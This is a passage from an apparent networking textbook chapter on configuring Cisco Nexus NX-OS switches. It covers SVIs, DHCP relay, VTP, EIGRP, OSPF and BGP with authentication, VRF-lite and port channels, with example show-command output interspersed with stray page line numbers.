Now you will configure a VLAN as a routed SVI. Do not forget to enable the `interface-vlan` feature; otherwise, the NX-OS software will not recognize the `interface vlan` command: 179
180

```
Nexus(config)# feature interface-vlan 181
```

```
Nexus(config)# interface vlan 100 182
```

```
Nexus(config-if)# ip address 192.168.1.1/24 183
```

In IOS, the `ip helper-address` command is used to forward all UDP broadcasts to a specified address including DHCP requests. In NX-OS, the `ip dhcp relay address` command is used to forward only DHCP broadcasts. Of course, the DHCP feature must be activated. The command can be seen in the following: 184
185
186

```
Nexus(config)# feature dhcp 187
```

```
Nexus(config)# interface vlan 200 188
```

```
Nexus(config-if)# ip dhcp relay address 192.168.1.100 189
```

The `show ip dhcp relay` command displays all DHCP relay configuration information. 190

VLAN Trunking Protocol

The VTP configuration in Nexus is the same as in Cisco IOS. The following is a refresher example of configuring it in Nexus. Again, you must enable the feature first:

```

Nexus(config)# feature vtp
Nexus(config)# vtp domain Apress
Nexus(config)# vtp mode ?
  client      Set the device to client mode
  off         Set the device to off mode
  server      Set the device to server mode
  transparent Set the device to transparent mode

```

```
Nexus(config)# vtp mode server
```

Use Figure 19-1 to configure switch NX2 as an example VTP server.




Figure 19-1. VTP diagram

```

NX2(config)# feature vtp
NX2(config)# vtp domain Apress
NX2(config)# vtp mode server

```

You set this switch as the VTP server; the other switch is set as a client6:

```

NX1(config)# feature vtp
NX1(config)# vtp domain Apress
NX1(config)# vtp mode client

```

You can see information regarding the VTP status by using the `show vtp` command. You can also see the different options that can be used with this command. While we are here, notice that the `show` command works from global configuration without using “do”. It will tell you that it found the command in exec mode when you hit the question mark:

```

NX2(config)# sh vtp ?
*** No matching command found in current mode, matching in (exec) mode ***
  counters  VTP statistics
  interface VTP interface status and configuration
  internal  Show internal information
  password  VTP password
  status    VTP domain status

```

```

NX2(config)# sh vtp status
VTP Status Information

```

```

-----
VTP Version                : 2 (capable)                223
Configuration Revision     : 0                          224
Maximum VLANs supported locally : 1005                 226
Number of existing VLANs   : 5                          227
VTP Operating Mode         : Server                      228
VTP Domain Name            : Apress                      229
VTP Pruning Mode           : Disabled (Operationally Disabled) 230
VTP V2 Mode                : Disabled                   231
VTP Traps Generation       : Disabled                   232
MD5 Digest                 : 0xD3 0x8A 0xE5 0xFA 0xE4 0x9F 0x94 0x53 233
Configuration last modified by 192.168.1.3 at 0-0-00 00:00:00 234
Local updater ID is 192.168.1.3                               235
VTP version running        : 1                          236

```

From the output of the `show vtp status` command, you can see that switch NX2 is in server mode, the domain is Apress, and the switch is running VTP version 1. 237 238

```

NX1(config-if)# sh vtp counters                239
VTP statistics:                                240
Summary advertisements received : 1             241
Subset advertisements received  : 0             242
Request advertisements received  : 0             243
Summary advertisements transmitted : 2          244
Subset advertisements transmitted : 0             245
Request advertisements transmitted : 0             246
Number of config revision errors  : 1             247
Number of config digest errors    : 0             248
Number of V1 summary errors       : 0             249

```

By using the `show vtp counters` command, you can see that switch NX1 is receiving VTP information. 250

Nexus Routing 251

Routing configuration on Nexus is very similar to IOS-XE. In this section, we walk through the differences between Nexus and IOS-XE. We also provide some review of routing configuration. 252 253

EIGRP 254

The EIGRP router process is configured in global mode, but adding interfaces to EIGRP is completed in interface configuration mode. Do not forget to enable EIGRP: 255 256

```

Nexus(config-line)# feature eigrp                257
LAN_ENTERPRISE_SERVICES_PKG license not installed. eigrp feature will be shutdown after 258
grace period of approximately 119 day(s)         259

```

260 Placing an interface in EIGRP must be completed in interface configuration mode on Nexus. You can
 261 create the EIGRP process using an alphanumeric string or with the AS number. If you use an alphanumeric
 262 string, the `autonomous system` command must be used to set the AS number for the EIGRP process:

```
263 Nexus(config)# router eigrp ?
264     1 (no abbrev)  EIGRP process tag
265     WORD           Process tag (Max Size 20)
```

```
266 Nexus(config)# router eigrp Apress
267 Nexus(config-router)# autonomous-system 1
```

```
268 Nexus(config)# router eigrp 1
```

269 Options that can be configured in router configuration mode include authentication, a default route, a
 270 default metric for redistributed routes, redistribution, stub routing, and the `router-id`. All options can be seen
 271 if you type the `?` command:

```
272 Nexus(config-router)# ?
273     address-family      Configure an address-family
274     authentication      Configures EIGRP authentication subcommands
275     autonomous-system   Specify AS number for Address Family
276     default-information  Control origination of a default route
277     default-metric      Set metric of redistributed routes
278     distance            Define an administrative distance
279     flush-routes        Flush routes in RIB during restart
280     graceful-restart    Peer resync without adjacency reset
281     log-adjacency-changes Log changes in adjacency state
282     log-neighbor-warnings Enable/Disable IP-EIGRP neighbor warnings
283     maximum-paths       Forward packets over multiple paths
284     metric              Modify EIGRP routing metrics and parameters
285     no                  Negate a command or set its defaults
286     redistribute        Redistribute information from another routing protocol
287     router-id           Router-id for this EIGRP process
288     shutdown           Shutdown this instance of EIGRP
289     stub               Set IP-EIGRP as stubbed router
290     this                Shows info about current object (mode's instance)
291     timers              Set EIGRP timers
292     vrf                 Configure VRF information
293     end                 Go to exec mode
294     exit                Exit from command interpreter
295     pop                 Pop mode from stack or restore from name
296     push                Push current mode to stack or save it under name
297     where               Shows the cli context you are in
```

298 Finally, an interface is added to EIGRP by using the `router eigrp` command in interface
 299 configuration mode:

```
300 Nexus(config-router)# int e2/1
301 Nexus(config-if)# router eigrp 1
```

Use Figure 19-2 to configure the example.

302




Figure 19-2. EIGRP diagram

You will now configure EIGRP on NX1 and NX2 based on Figure 19-2; use the commands covered in this section. The following is the EIGRP configuration:

303
304

```
NX2(config)# feature eigrp
```

305

After enabling EIGRP, configure the EIGRP instance and the router ID:

306

```
NX2(config)# router eigrp 1
NX2(config-router)# router-id 1.1.1.1
```

307

308

Now you can configure an IP address on the interfaces that will participate in EIGRP and associate those networks with EIGRP using the `ip router eigrp` command. This is one of the differences from IOS-XE. With IOS-XE, you selected interfaces using the `network` command in the router process. With Nexus, you add the interface to EIGRP with the `ip router eigrp` command:

309

310

311

312

```
NX2(config-router)# int e2/1
NX2(config-if)# ip add 192.168.6.1/24
NX2(config-if)# ip router eigrp 1
```

313

314

315

You can configure a passive interface to prevent unnecessary traffic by using the `ip passive-interface eigrp` command:

316

317

```
NX2(config-if)# ip passive-interface eigrp 1
NX2(config-if)# int e2/6
NX2(config-if)# ip add 192.168.3.1/24
NX2(config-if)# ip router eigrp 1
```

318

319

320

321

```
NX1(config-if)# feature eigrp
NX1(config)# router eigrp 1
NX1(config-router)# router-id 2.2.2.2
NX1(config-router)# int e2/1
NX1(config-if)# ip add 192.168.5.1/24
NX1(config-if)# ip router eigrp 1
NX1(config-if)# ip passive-interface eigrp 1
NX1(config-if)# int e2/6
NX1(config-if)# ip add 192.168.3.2/24
NX1(config-if)# ip router eigrp 1
```

322

323

324

325

326

327

328

329

330

331

332 Now that you have configured EIGRP, you can verify the neighbor relationship between NX1 and NX2.
 333 To view the status of EIGRP, you use the `show ip eigrp` command. The question mark displays the options
 334 you can display:

```

335 NX1(config-if)# sh ip eigrp ?
336 *** No matching command found in current mode, matching in (exec) mode ***
337 <CR>
338 1          EIGRP process tag
339 >          Redirect it to a file
340 >>        Redirect it to a file in append mode
341 accounting IP-EIGRP Accounting
342 event-history Show event history of EIGRP
343 interfaces IP-EIGRP interfaces
344 internal   Show internal information
345 neighbors IP-EIGRP neighbors
346 route     IP-EIGRP internal routes
347 route-map Route-map related information
348 topology  IP-EIGRP Topology Table
349 traffic   IP-EIGRP Traffic Statistics
350 vrf       Display per-VRF information
351 |         Pipe command output to filter
  
```

352 You use the `show ip eigrp neighbors` and `show ip eigrp topology` commands for verification:

```

353 NX1(config-if)# sh ip eigrp neighbors
354 IP-EIGRP neighbors for process 1 VRF default
355 H  Address                Interface      Hold  Uptime  SRTT   RTO   Q   Seq
356   (sec)                   (ms)          Cnt  Num
357 0  192.168.3.1             Eth2/6        12   00:00:48  2    200   0   3
  
```

358 Using the `show ip eigrp neighbors` command, you have verified that the EIGRP neighbor adjacency
 359 is up from NX1 to NX2. Now let's verify that you have all networks in the topology:

```

360 NX1(config-if)# sh ip eigrp topology
361 IP-EIGRP Topology Table for AS(1)/ID(2.2.2.2) VRF default

362 Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
363        r - reply Status, s - sia Status

364 P 192.168.5.0/24, 1 successors, FD is 2816
365   via Connected, Ethernet2/1
366 P 192.168.6.0/24, 1 successors, FD is 3072
367   via 192.168.3.1 (3072/2816), Ethernet2/6
368 P 192.168.3.0/24, 1 successors, FD is 2816
369   via Connected, Ethernet2/6
  
```

370 From Figure 19-2, you can see that you have all the networks that you should have. EIGRP is functioning
 371 properly. Now let's add authentication to the EIGRP configuration.

You start by configuring the key chain and the key string. The key string must be the same on both devices: 372

```
NX1(config)# key chain mykey 373
NX1(config-keychain)# key 1 374
NX1(config-keychain-key)# key-string ThisIsTheKey 375
```

Now you configure MD5 authentication on the interface that creates the neighbor adjacency and reference the key chain you created: 376

```
NX1(config-keychain-key)# int e2/6 378
NX1(config-if)# ip authentication mode eigrp 1 ? 379
    md5 Keyed message digest 380
```

```
NX1(config-if)# ip authentication mode eigrp 1 md5 381
NX1(config-if)# ip authentication key-chain eigrp 1 mykey 382
```

```
NX2(config)# key chain mykey 383
NX2(config-keychain)# key 1 384
NX2(config-keychain-key)# key-string ThisIsTheKey 385
NX2(config-keychain-key)# int e2/6 386
NX2(config-if)# ip authentication mode eigrp 1 md5 387
NX2(config-if)# ip authentication key-chain eigrp 1 mykey 388
```

You can verify that you are using the key chain by using the `show ip eigrp interfaces detail` command: 389

```
NX1(config-if)# sh ip eigrp interfaces detail 390
IP-EIGRP interfaces for process 1 VRF default 391
```

Interface	Peers	Xmit Queue Un/Reliable	Mean SRTT	Pacing Time Un/Reliable	Multicast Flow Timer	Pending Routes
Eth2/6	1	0/0	2	0/1	50	0

```
Hello interval is 5 sec 392
Holdtime interval is 15 sec 393
Next xmit serial <none> 394
Un/reliable mcasts: 0/2 Un/reliable ucasts: 4/5 395
Mcast exceptions: 0 CR packets: 0 ACKs suppressed: 2 396
Retransmissions sent: 1 Out-of-sequence rcvd: 1 397
Authentication mode is md5, key-chain is "mykey" 398
399
400
401
```

OSPF 402

The OSPF router process is configured in global mode, but adding interfaces to OSPF is completed in interface configuration mode. Do not forget to enable OSPF:9 403

```
Nexus(config)# feature ospf 405
Nexus(config)# router ospf 1 406
```

407 Options that can be configured in router configuration mode include area properties, default routes, a
 408 default metric for redistributed routes, redistribution, and the router ID:

```

409 Nexus(config-router)# ?
410 area          Configure area properties
411 auto-cost     Calculate OSPF cost according to bandwidth
412 default-information Control distribution of default route
413 default-metric Specify default metric for redistributed routes
414 distance     OSPF administrative distance
415 flush-routes  Flush routes on a non-graceful controlled restart
416 graceful-restart Configure graceful restart
417 ip           IP events
418 log-adjacency-changes Log changes in adjacency state
419 max-metric    Maximize the cost metric
420 maximum-paths Maximum paths per destination
421 no           Negate a command or set its defaults
422 redistribute  Redistribute information from another routing protocol
423 rfc1583compatibility Configure 1583 compatibility for external path
424             preferences
425 router-id    Set OSPF process router-id
426 shutdown     Shutdown the OSPF protocol instance
427 summary-address Configure route summarization for redistribution
428 this        Shows info about current object (mode's instance)
429 timers      Configure timer related constants
430 vrf         Display per-VRF information
431 end         Go to exec mode
432 exit        Exit from command interpreter
433 pop         Pop mode from stack or restore from name
434 push       Push current mode to stack or save it under name
435 where      Shows the cli context you are in

```

436 The area command can be used to configure authentication for an area, creating a virtual link or
 437 configuring the area as a not so stubby or stub area:

```

438 Nexus(config-router)# area 0 ?
439 authentication Enable authentication for the area
440 default-cost    Specify default-cost for default summary LSA
441 filter-list     Filter prefixes between OSPF areas
442 nssa           Configure area as NSSA
443 range          Configure an address range for an area
444 stub           Configure area as a stub
445 virtual-link    Define a virtual link and its parameters

```

446 Placing an interface in OSPF must be completed in interface configuration mode on Nexus. Other
 447 options that must be configured in this mode are authentication, hello and dead intervals, passive interfaces,
 448 and router priority. The command is slightly different than on IOS-XE. Nexus uses the `ip router ospf`
 449 command instead of a network statement or the `ip ospf`:

```

450 Nexus(config-router)# int e2/1
451 Nexus(config-if)# ip router ospf 1 area 0
452 Nexus(config-if)# ip ospf ?

```

authentication	Authentication on the interface	453
authentication-key	Configure the authentication key for the interface	454
cost	Cost associated with interface	455
dead-interval	Dead interval	456
hello-interval	Hello interval	457
message-digest-key	Message digest authentication password (key)	458
mtu-ignore	Disable OSPF MTU mismatch detection	459
network	Network type	460
passive-interface	Suppress routing updates on the interface	461
priority	Router priority	462
retransmit-interval	Packet retransmission interval	463
shutdown	Shutdown ospf on this interface	464
transmit-delay	Packet transmission delay	465

Use Figure 19-3 to configure the example.




Figure 19-3. OSPF diagram

Configure OSPF on NX1 and NX2 based on Figure 19-3; use the commands covered in this section. The following is the OSPF configuration:

```
NX1(config)# feature ospf
```

```
Configure the OSPF instance and router ID:NX1(config)# router ospf 1
```

```
NX1(config-router)# router-id 2.2.2.2
```

```
NX1(config-router)# int e2/1
```

```
NX1(config-if)# ip add 192.168.6.1/24
```

Associate the 192.168.6.0/24 and 192.168.2.0/24 networks with an OSPF instance and Area 0. Then configure interface inte2/1 to be passive:

```
NX1(config-if)# ip router ospf 1 area 0
```

```
NX1(config-if)# ip ospf passive-interface
```

```
NX1(config-if)# int e2/6
```

```
NX1(config-if)# ip add 192.168.2.1/24
```

```
NX1(config-if)# ip router ospf 1 area 0
```

```
NX2(config-if)# feature ospf
```

```
NX2(config)# router ospf 1
```

```
NX2(config-router)# router-id 1.1.1.1
```

```
NX2(config-router)# int e2/1
```

```
NX2(config-if)# ip add 192.168.5.1/24
```

```
NX2(config-if)# ip router ospf 1 area 0
```

```
NX2(config-if)# ip ospf passive-interface
```

```

488 NX2(config-if)# no shut
489 NX2(config-if)# int e2/6
490 NX2(config-if)# ip add 192.168.2.2/24
491 NX2(config-if)# ip router ospf 1 area 0
492 NX2(config-if)#

```

493 Using the `show ip ospf neighbor` command, you can verify that OSPF is working properly:

```

494 NX2(config-if)# sh ip ospf neighbor
495 OSPF Process ID 1 VRF default
496 Total number of neighbors: 1
497 Neighbor ID      Pri State          Up Time  Address      Interface
498 2.2.2.2          1 FULL/DR        00:01:06 192.168.2.1  Eth2/6

```

499 You can see that NX2 has NX1 as an OSPF neighbor. Now you can verify the routing table:

```

500 NX2(config-if)# sh ip route
501 IP Route Table for VRF "default"
502 '*' denotes best ucast next-hop
503 '**' denotes best mcast next-hop
504 '[x/y]' denotes [preference/metric]

505 192.168.2.0/24, ubest/mbest: 1/0, attached
506   *via 192.168.2.2, Eth2/6, [0/0], 00:01:27, direct
507 192.168.2.2/32, ubest/mbest: 1/0, attached
508   *via 192.168.2.2, Eth2/6, [0/0], 00:01:27, local
509 192.168.5.0/24, ubest/mbest: 1/0, attached
510   *via 192.168.5.1, Eth2/1, [0/0], 00:01:38, direct
511 192.168.5.1/32, ubest/mbest: 1/0, attached
512   *via 192.168.5.1, Eth2/1, [0/0], 00:01:38, local
513 192.168.6.0/24, ubest/mbest: 1/0
514   *via 192.168.2.1, Eth2/6, [110/80], 00:01:04, ospf-1, intra

```

515 You can see that you are receiving all networks from Figure 19-3.

516 Now you can add authentication; start with NX1: NX1(config-if)# int e2/6

517 The `ip ospf authentication message-digest` command must be used in interface configuration mode to enable authentication:

```

519 NX1(config-if)# ip ospf authentication message-digest

```

520 Next, the `ip ospf message-digest-key 1 md5` command is used, followed by the key. In this example, the key is `ThisIsTheKey`:

```

522 NX1(config-if)# ip ospf message-digest-key 1 md5 ?
523 0   Specifies an UNENCRYPTED the ospf password (key) will follow
524 3   Specifies an 3DES ENCRYPTED the ospf password (key) will follow
525 7   Specifies a Cisco type 7 ENCRYPTED the ospf password (key) will follow
526 LINE The UNENCRYPTED (cleartext) the ospf password (key)

```

```

527 NX1(config-if)# ip ospf message-digest-key 1 md5 ThisIsTheKey

```

If you want to enable authentication by area instead of per interface, use the `area X authentication` command under the OSPF process: 528
529

```
NX1(config)# router ospf 1 530
NX1(config-router)# area 0 authentication message-digest 531
```

Notice that the `message-digest` command must be used to enable encryption; otherwise, the authentication is in clear text. For cleartext configuration, use the following: 532
533

```
NX1(config-if)# int e2/6 534
NX1(config-if)# ip ospf authentication 535
NX1(config-if)# ip ospf authentication-key ThisIsTheKey 536
```

For area cleartext configuration, use this: 537

```
NX1(config-if)# int e2/6 538
NX1(config-if)# ip ospf authentication-key ThisIsTheKey 539
NX1(config)# router ospf 1 540
NX1(config-router)# area 0 authentication 541
```

Now you can configure NX2 using MD5: 542

```
NX2(config-if)# int e2/6 543
NX2(config-if)# ip ospf authentication message-digest 544
NX2(config-if)# ip ospf message-digest-key 1 md5 ThisIsTheKey 545
```

BGP 546

The BGP router process is configured in global mode. Do not forget to enable BGP: 547

```
Nexus(config-if)# feature bgp 548
LAN_ENTERPRISE_SERVICES_PKG license not installed. bgp feature will be 549
+after grace period of approximately 119 day(s) 550
```

When a license is not installed in Nexus, you are able to use the feature for approximately 119 days; after which, you need to install a license to continue using that feature. If the command `no feature bgp` is typed, all related BGP information will be erased from the configuration. 551
552
553

The BGP process is created just as it is in IOS, with the `router bgp` command: 554
554

```
Nexus(config)# router bgp 1 555
```

Options that are configured for BGP in router configuration mode are the address family, the BPG neighbor, and the router-id. 556
557

The neighbor can be created by using the `neighbor` command, just as in IOS: 558
558

```
Nexus(config)# router bgp 1 559
Nexus(config-router)# neighbor 192.168.1.2 remote-as 10 560
Nexus(config-router-neighbor)# address-family ipv4 unicast 561
Nexus(config-router-af)# network 192.168.1.0/24 562
```

To originate a default route to this peer, use the default-originate command:

```
Nexus(config-router-neighbor-af)# default-originate
```

To configure authentication, the password command is used:

```
Nexus(config-router-neighbor-af)# password test
```

Use Figure 19-4 to configure an example.

this figure will be printed in color




Figure 19-4. BGP diagram

Configure BGP on NX1 and NX2 based on Figure 19-4; use the commands covered in this section.

This is the BGP configuration:

```
NX2(config-if)# feature bgp
NX2(config)# int e2/6
NX2(config-if)# ip add 192.168.4.2/24
NX2(config-if)# no shut
NX2(config-if)# int e2/1
NX2(config-if)# ip add 192.168.5.1/24
NX2(config-if)# no shut
```

First, configure the BGP instance on the switch:

```
NX2(config-if)# router bgp 100
```

Now you can advertise the 192.168.4.0/24 and 192.168.5.0/24 networks in address family IPv4 by using the address family command and then specifying the networks that you want advertised:

```
NX2(config-router)# address-family ipv4 unicast
NX2(config-router-af)# network 192.168.4.0/24
NX2(config-router-af)# network 192.168.5.0/24
```

Now you can configure the internal BGP neighbor using the neighbor command followed by the IP address of the neighbor and the remote-as, which should be the same since this is internal BGP. Unlike OSPF and EIGRP, BGP still uses network statements. This is due to a fundamental difference in the protocols:

```
NX2(config-router-af)# neighbor 192.168.4.1 remote-as 100
NX2(config-router-neighbor)# address-family ipv4 unicast
```

```
NX1(config-if)# feature bgp
NX1(config)# int e2/1
NX1(config-if)# no shut
```

```

NX1(config-if)# ip add 192.168.6.1/24          592
NX1(config-if)# int e2/6                      593
NX1(config-if)# no shut                      594
NX1(config-if)# ip add 192.168.4.1/24        595
NX1(config-if)# router bgp 100               596
NX1(config-router)# address-family ipv4 unicast 597
NX1(config-router-af)# network 192.168.4.0/24 598
NX1(config-router-af)# network 192.168.6.0/24 599
NX1(config-router-af)# neighbor 192.168.4.2 remote-as 100 600
NX1(config-router-neighbor)# address-family ipv4 unicast 601

```

The show ip bgp summary command can be used to view the BGP information: 602

```

NX1# sh ip bgp summary                        603
BGP summary information for VRF default, address family IPv4 Unicast 604
BGP router identifier 192.168.6.1, local AS number 100                605
BGP table version is 16, IPv4 Unicast config peers 1, capable peers 1 606
3 network entries and 4 paths using 348 bytes of memory                607
BGP attribute entries [2/248], BGP AS path entries [0/0]              608
BGP community entries [0/0], BGP clusterlist entries [0/0]           609

```

```

Neighbor      V    AS MsgRcvd MsgSent  TblVer  InQ  OutQ  Up/Down  State/PfxRcd  610
192.168.4.2    4   100     11     13     16   0    0 00:01:34      2                611

```

You can see that NX1 has NX2 as a neighbor and you have received two prefix advertisements. Now let's view the routing table: 612 613

```

NX1# sh ip route                              614
IP Route Table for VRF "default"              615
'*' denotes best ucast next-hop              616
 '**' denotes best mcast next-hop            617
 '[x/y]' denotes [preference/metric]         618

192.168.4.0/24, ubest/mbest: 1/0, attached    619
  *via 192.168.4.1, Eth2/6, [0/0], 00:12:07, direct 620
192.168.4.1/32, ubest/mbest: 1/0, attached    621
  *via 192.168.4.1, Eth2/6, [0/0], 00:12:07, local 622
192.168.5.0/24, ubest/mbest: 1/0             623
  *via 192.168.4.2, [200/0], 00:04:37, bgp-100, internal, tag 100 624
192.168.6.0/24, ubest/mbest: 1/0, attached    625
  *via 192.168.6.1, Eth2/1, [0/0], 00:12:26, direct 626
192.168.6.1/32, ubest/mbest: 1/0, attached    627
  *via 192.168.6.1, Eth2/1, [0/0], 00:12:26, local 628

```

Virtual Routing and Forwarding Contexts 629

Virtual routing and forwarding is a technology that was developed to segregate routing tables. With VRFs, you can have several routing tables that cannot see each other. Even interfaces that are members of different VRFs are essentially invisible to each other. 630 631 632

633 WAN boundaries often use VRFs with MPLS to create VPNs over WANs or service provider networks.
 634 Within the data center, VRFs are frequently seen on their own. The use of VRFs without MPLS is referred to
 635 as *VRF-lite*, which is the focus of this chapter. Chapter 23 covers VRF with MPLS in depth.

636 Nexus switches are designed to support multiple VRFs. The concept is the same as with IOS-XE devices,
 637 but the configuration is slightly different. Static routes are configured under the VRF context instead of as
 638 part of the routing command. Dynamic routing protocols will aggregate address families under the VRF in
 639 the routing process instead of defining it for each address family or autonomous system.

640 Creating a VRF is simple. The hard part is really the management of VRFs. For example, you may be
 641 troubleshooting a connectivity problem. You try to ping a host from your Nexus, and it isn't reachable. You
 642 also don't see it in the routing table. You might start a long troubleshooting process. An hour later, when you
 643 are ready to pull out your hair, you remember that you are using VRFs on the device and you need to run
 644 your test commands from the VRF context.

```
645 Switch1# ping 10.0.0.2
646 PING 10.0.0.2 (10.0.0.2): 56 data bytes
647 36 bytes from 192.168.200.1: Destination Host Unreachable
648 Request 0 timed out
649 36 bytes from 192.168.200.1: Destination Host Unreachable
650 Request 1 timed out
651 36 bytes from 192.168.200.1: Destination Host Unreachable
652 Request 2 timed out
653 36 bytes from 192.168.200.1: Destination Host Unreachable
654 Request 3 timed out
655 36 bytes from 192.168.200.1: Destination Host Unreachable
656 Request 4 timed out

657 --- 10.0.0.2 ping statistics ---
658 5 packets transmitted, 0 packets received, 100.00% packet loss
659 Switch1#
```

660 The preceding ping failed because you didn't ping from the VRF context.

```
661 Switch1# ping 10.0.0.2 vrf VRF-A
662 PING 10.0.0.2 (10.0.0.2): 56 data bytes
663 64 bytes from 10.0.0.2: icmp_seq=0 ttl=254 time=2.327 ms
664 64 bytes from 10.0.0.2: icmp_seq=1 ttl=254 time=1.497 ms
665 64 bytes from 10.0.0.2: icmp_seq=2 ttl=254 time=1.614 ms
666 64 bytes from 10.0.0.2: icmp_seq=3 ttl=254 time=1.882 ms
667 64 bytes from 10.0.0.2: icmp_seq=4 ttl=254 time=2.079 ms

668 --- 10.0.0.2 ping statistics ---
669 5 packets transmitted, 5 packets received, 0.00% packet loss
670 round-trip min/avg/max = 1.497/1.879/2.327 ms
671 Switch1#
```

672 When you use commands such as `show ip int brief`, the device will default to the global VRF. As you
 673 can see in the following example, it doesn't even list the interface in VRF-A unless you specify the VRF:

```
674 Switch1# show ip int brief
675 IP Interface Status for VRF "default"(1)
676 Interface          IP Address      Interface Status
677 Vlan200            192.168.200.1  protocol-up/link-up/admin-up
```

```

Switch1# show ip int brief vrf VRF-A                               678
IP Interface Status for VRF "VRF-A"(3)                             679
Interface                IP Address      Interface Status          680
Vlan100                 10.0.0.1       protocol-up/link-up/admin-up 681
Switch1#                                                         682

```

Now let's back up a bit and configure a VRF. Start by using the `vrf context <name>` command. In this example, you've already created VRF-A, so it lists it in the options. Go into the configuration mode for that VRF. If you use a name that doesn't exist, it will create the VRF:

```

Switch1(config)# vrf context ?                                     686
  VRF-A (no abbrev)      Configurable VRF name     687
  WORD                   VRF name (Max Size 32)   688
  management (no abbrev) Configurable VRF name     689
Switch1(config)# vrf context VRF-A                               690

```

If you look at the various commands under the IP tree, you see that you can configure routing, multicasts, and name services on a per-VRF basis. On IOS routers, you can also do this, but you specify the VRF in the command and you don't configure everything in the context configuration mode:

```

Switch1(config-vrf)# ip ?                                         694
  amt                    AMT global configuration commands     695
  auto-discard          Auto 0.0.0.0/0 discard route           696
  domain-list          Add additional domain names             697
  domain-name          Specify default domain name            698
  igmp                 IGMP global configuration commands     699
  mroute               Configure multicast RPF static route         700
  multicast             Configure IP multicast global parameters 701
  name-server          Specify nameserver address             702
  route                Route information                       703

! Configure a static route in the VRF                               704
Switch1(config-vrf)# ip route 10.0.0.0 255.0.0.0 10.0.0.2       705

! Enable the IPv4 unicast address family under the VRF            706
Switch1(config-vrf)# address-family ipv4 unicast                 707
Switch1(config-vrf-af-ipv4)#                                    708

```

Next, configure an interface. If you put an IP address on an interface prior to adding it to a VRF, the IP address will be removed. It is a good idea to show the running configuration of an interface before adding it to a VRF. To add an interface to a VRF, simply use the `vrf member <VRF name>` command:

```

Switch1(config-vrf-af-ipv4)# interface vlan 100                 712
Switch1(config-if)# vrf member ?                                 713
  VRF-A (no abbrev)      Configurable VRF name     714
  WORD                   VRF name (Max Size 32)   715
  management (no abbrev) Configurable VRF name     716

```

```

717 Switch1(config-if)# vrf member VRF-A
718 Warning: Deleted all L3 config on interface Vlan100
719 Switch1(config-if)#
720 Switch1(config-if)# ip address 10.0.0.1 255.255.255.0

```

```

721 ! Configure Switch2
722 Switch2(config)# vrf context VRF-A
723 Switch2(config-vrf)# address-family ipv4 unicast
724 Switch2(config-vrf-af-ipv4)#
725 Switch2(config-vrf-af-ipv4)# interface vlan 100
726 Switch2(config-if)# vrf member VRF-A
727 Switch2(config-if)# ip address 10.0.0.2 255.255.255.0

```

728 In the example, you are using a trunk port between Switch1 and Switch2. You configure the switches
729 to match VRF names to VLAN numbers, but that isn't necessary. When using VRF-lite, the VRF information
730 is local to a device. If you are using VRFs to create several disjointed fabrics across multiple switches, it is a
731 good idea to keep the VRF naming and VLAN assignments consistent.

732 A common configuration is to keep the VRFs separate until there is a security boundary. For example,
733 an ASA firewall might trunk all the VLANs without the use of VRFs. This forces the ASA into the data path
734 between hosts in separate VRFs, even if the hosts share network infrastructure. The ASA shouldn't even be
735 aware of the VRFs. From its perspective, each VLAN subinterface is just a different interface on the firewall.

736 Within a segregated fabric, dynamic routing protocols are segregated. Routers with VRFs configured
737 have separate instances, or at least address families, of running routing protocols.

738 To start the example, enable the OSPF feature, create loopbacks in each VRF, and put the interfaces into
739 OSPF. In this example, you enabled the grace-period license. This is required if you run a licensed feature on
740 Nexus 7000, but haven't purchased a license yet:

```

741 Switch1(config)# license grace-period
742 Switch1(config)# feature ospf
743 LAN_ENTERPRISE_SERVICES_PKG license not installed. ospf feature will be shutdown
744 after grace period of approximately 120 day(s)
745 Switch1(config)# router ospf 1
746 Switch1(config-router)# router ospf 2
747 Switch1(config-router)# vrf VRF-A
748 Switch1(config-router)# int lo100
749 Switch1(config-if)# vrf member VRF-A
750 Warning: Deleted all L3 config on interface loopback100
751 Switch1(config-if)# ip add 100.100.100.1 255.255.255.255
752 Switch1(config-if)# ip router ospf 2 area 0
753 Switch1(config-if)# int lo200
754 ! Not specifying VRF keeps the interface in the default VRF
755 Switch1(config-if)# ip add 99.99.99.1 255.255.255.255
756 Switch1(config-if)# ip router ospf 1 area 0
757 Switch1(config-if)#
758 Switch1(config-if)# int vlan 100
759 Switch1(config-if)# ip router ospf 2 area 0
760 Switch1(config-if)# int vlan 200
761 Switch1(config-if)# ip router ospf 1 area 0
762 Switch1(config-if)# exit

```

```

763 Switch2(config)# license grace-period
764 Switch2(config)# feature ospf

```

```

LAN_ENTERPRISE_SERVICES_PKG license not installed. ospf feature will be shutdown          765
  after grace period of approximately 120 day(s)                                     766
Switch2(config)# router ospf 1                                                       767
Switch2(config-router)# router ospf 2                                               768
Switch2(config-router)# exit                                                         769
Switch2(config)# vrf VRF-A                                                          770
Switch2(config-router)# int lo100                                                    771
Switch2(config-if)# vrf member VRF-A                                               772
Warning: Deleted all L3 config on interface loopback100                             773
Switch2(config-if)# ip add 100.100.100.2 255.255.255.255                           774
Switch2(config-if)# ip router ospf 2 area 0                                         775
Switch2(config-if)# int lo200                                                       776
Switch2(config-if)# ip add 99.99.99.2 255.255.255.0                                 777
Switch2(config-if)# ip router ospf 1 area 0                                         778
Switch2(config-if)# int vlan 100                                                    779
Switch2(config-if)# ip router ospf 2 area 0                                         780
Switch2(config-if)# int vlan 200                                                    781
Switch2(config-if)# ip router ospf 1 area 0                                         782
Switch2(config-if)# exit                                                            783

```

To verify and troubleshoot VRF-aware routing, you use essentially the same commands as normal routing, except that you specify the VRF: 784
785

```

Switch1# show ip ospf route vrf ?                                                  786
  VRF-A      Known VRF name                                                         787
  WORD       VRF name (Max Size 32)                                                 788
  all        Display information for all VRFs                                       789
  default    Known VRF name                                                         790
  management Known VRF name                                                         791

```

```

Switch1# show ip ospf neighbors vrf ?                                             792
  VRF-A      Known VRF name                                                         793
  WORD       VRF name (Max Size 32)                                                 794
  all        Display information for all VRFs                                       795
  default    Known VRF name                                                         796
  management Known VRF name                                                         797

```

```

Switch1# show ip ospf interface vrf ?                                             798
  VRF-A      Known VRF name                                                         799
  WORD       VRF name (Max Size 32)                                                 800
  all        Display information for all VRFs                                       801
  default    Known VRF name                                                         802
  management Known VRF name                                                         803

```

Port Channels 804

Port channels in NX-OS can be configured in almost the same way as in IOS. PAGP port channels cannot be configured on Nexus. LACP or static port channels can be created. 805
806

807 Load balancing of a port channel can be configured using the port-channel load-balance command.
 808 Using the ? command, you can see the available load balancing algorithms for Nexus:

```
809 Nexus(config)# port-channel load-balance ethernet ?
810 dest-ip-port          Destination IP address and L4 port
